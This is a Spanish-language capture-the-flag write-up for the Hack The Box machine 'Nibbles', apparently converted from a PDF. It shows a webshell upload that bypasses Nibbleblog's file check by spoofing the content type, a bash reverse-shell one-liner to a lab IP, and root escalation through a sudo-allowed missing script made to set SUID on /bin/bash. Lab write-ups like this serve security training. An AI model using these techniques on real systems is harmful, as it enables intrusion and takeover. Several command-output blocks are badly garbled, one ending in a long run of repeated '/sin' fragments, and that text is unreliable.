
## **271- NIBBLES**

- 1. NIBBLES
  - 1.1. Preliminar
  - <u>1.2. Nmap</u>
  - 1.3. Tecnologías web
  - 1.4. Fuzzing web
  - 1.5. Insecure File Upload in Nibbleblog 4.0.3
  - 1.6. Privesc via non-existent executable

## 1. NIBBLES

https://app.hackthebox.com/machines/Nibbles



### 1.1. Preliminar

• Comprobamos si la máquina está encendida, averiguamos qué sistema operativo es y creamos nuestro directorio de trabajo. Nos enfrentamos a una máquina *Linux*.

• Escaneo de puertos sigiloso. Evidencia en archivo *allports*. Tenemos los *puertos 22 y 80* abiertos.

```
as proper 10.10.10.75 -n -Pn -nin-rate 5000 -os allports (https://msp.org ) at 2024-04-30 13:37 -01 professional form of the professional form of 
                                                       [*] IP Address: 10.10.10.75
[*] Open ports: 22,80
      [*] Ports copied to clipboard
```

• Escaneo de scripts por defecto y versiones sobre los puertos abiertos, tomando como input los puertos de *allports* mediante extractPorts. La versión SSH que corre en el *puerto 22* es vulnerable al ataque de enumeración de usuarios.

• Whatweb: nos reporta lo siguiente. Nada relevante en un principio.

```
Subtronic http://de.10.10.75
http://de.10.10.75 [280 OK] Apache[2.4.18], Country[RESERVED][22], HTTPServer[Ubuntu Linux][Apache/2.4.18 (Ubuntu)], 1P[10.10.10.75]

Subtronic http://de.10.75 [280 OK] Apache[2.4.18], Country[RESERVED][22], HTTPServer[Ubuntu Linux][Apache/2.4.18 (Ubuntu)], 1P[10.10.10.75]
```


# 1.4. Fuzzing web

• Encontramos un directorio/nibbleblog leyendo el código fuente de la página web principal.

• Gobuster: hicimos fuzzing de directorios en un principio, pero no encontramos nada. Tras descubrir el directorio /nibbleblog, aplicamos fuzzing sobre éste y encontramos las siguientes rutas que aparecen en la imagen.

# 1.5. Insecure File Upload in Nibbleblog 4.0.3

- CVE-2015-6967:
- Explorando los diferentes endpoints, encontramos que se está usando un servicio Nibbleblog 4.0.3
   "Coffee".




• Encontramos un correo electrónico en la siguiente ruta: /nibbleblog/content/private/config.xml.


```
This XML file does not appear to have any style information associated with it. The document tree is shown below.

Constitute of the style of the st
```


Asimismo, tenemos en /nibbleblog/admin.php un panel de inicio de sesión. Usamos como credenciales la cuenta de correo que encontramos: admin:nibbles. Conseguimos acceso. Seguidamente, encontramos este endpoint que nos permite subir ficheros: /nibbleblog/admin.php?controller=plugins&action=config&plugin=my\_image, por lo que trataremos de subir una webshell, teniendo en cuenta que el servidor web interpreta PHP.




• Para ello, creamos un archivo, al cual hemos llamado *regalo.php*, que nos permitirá ejecutar comandos de manera remota a través del parámetro CMD. Subimos ésta, pero obtenemos un error.



Por tanto, vamos a realizar unas modificaciones. Interceptamos esta petición con Burp Suite.
 Cambiamos el Content-Type a image/gif; , y cambiamos los Magic Numbers con GIF8, para que este archivo sea interpretado como una imagen. Enviamos la petición. Parece que esta vez se subió el fichero con éxito.



• La ruta que nos permite acceder a este archivo y ejecutar comandos de manera remota es la siguiente: /nibbleblog/content/private/plugins/my\_image/image.php.



Obtenemos una shell reversa a través de este one-liner: bash -c "bash -i >%26
 /dev/tcp/10.10.14.21/443 0>%261". Estamos como usuario nibbler. Realizamos el tratamiento de la TTY.

66

• **Nibbleblog** es un *sistema de gestión de contenido (CMS)* de código abierto diseñado para la creación y administración de blogs. Es una plataforma ligera y fácil de usar, especialmente adecuada para usuarios que desean configurar y mantener un blog sin necesidad de conocimientos avanzados en programación o diseño web.

### 16 Privesc via non-existent executable

• Hacemos sudo -1. Vemos que podemos ejecutar /home/nibbler/personal/stuff/monitor.sh como root sin proporcionar contraseña. No obstante, al tratar de ejecutar este archivo, nos damos cuenta de que no existe (está en otro archivo comprimido llamado *personal.zip*). Por tanto, podemos crear nosotros una versión maliciosa de este archivo (y los respectivos directorios en los que se encuentra) y ejecutarlo como root, con la idea de otorgar el *permiso SUID* a /bin/bash. Una vez hecho esto, hacemos bash -p y obtenemos una shell como root.

```
matching beraults entries on mibble on Mibbles:
mer, reset, mail_badgass, secure_path=/ser/local/bin\:/usr/docal/bin\:/usr/bin\:/usr/bin\:/usr/bin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/sin\:/s
```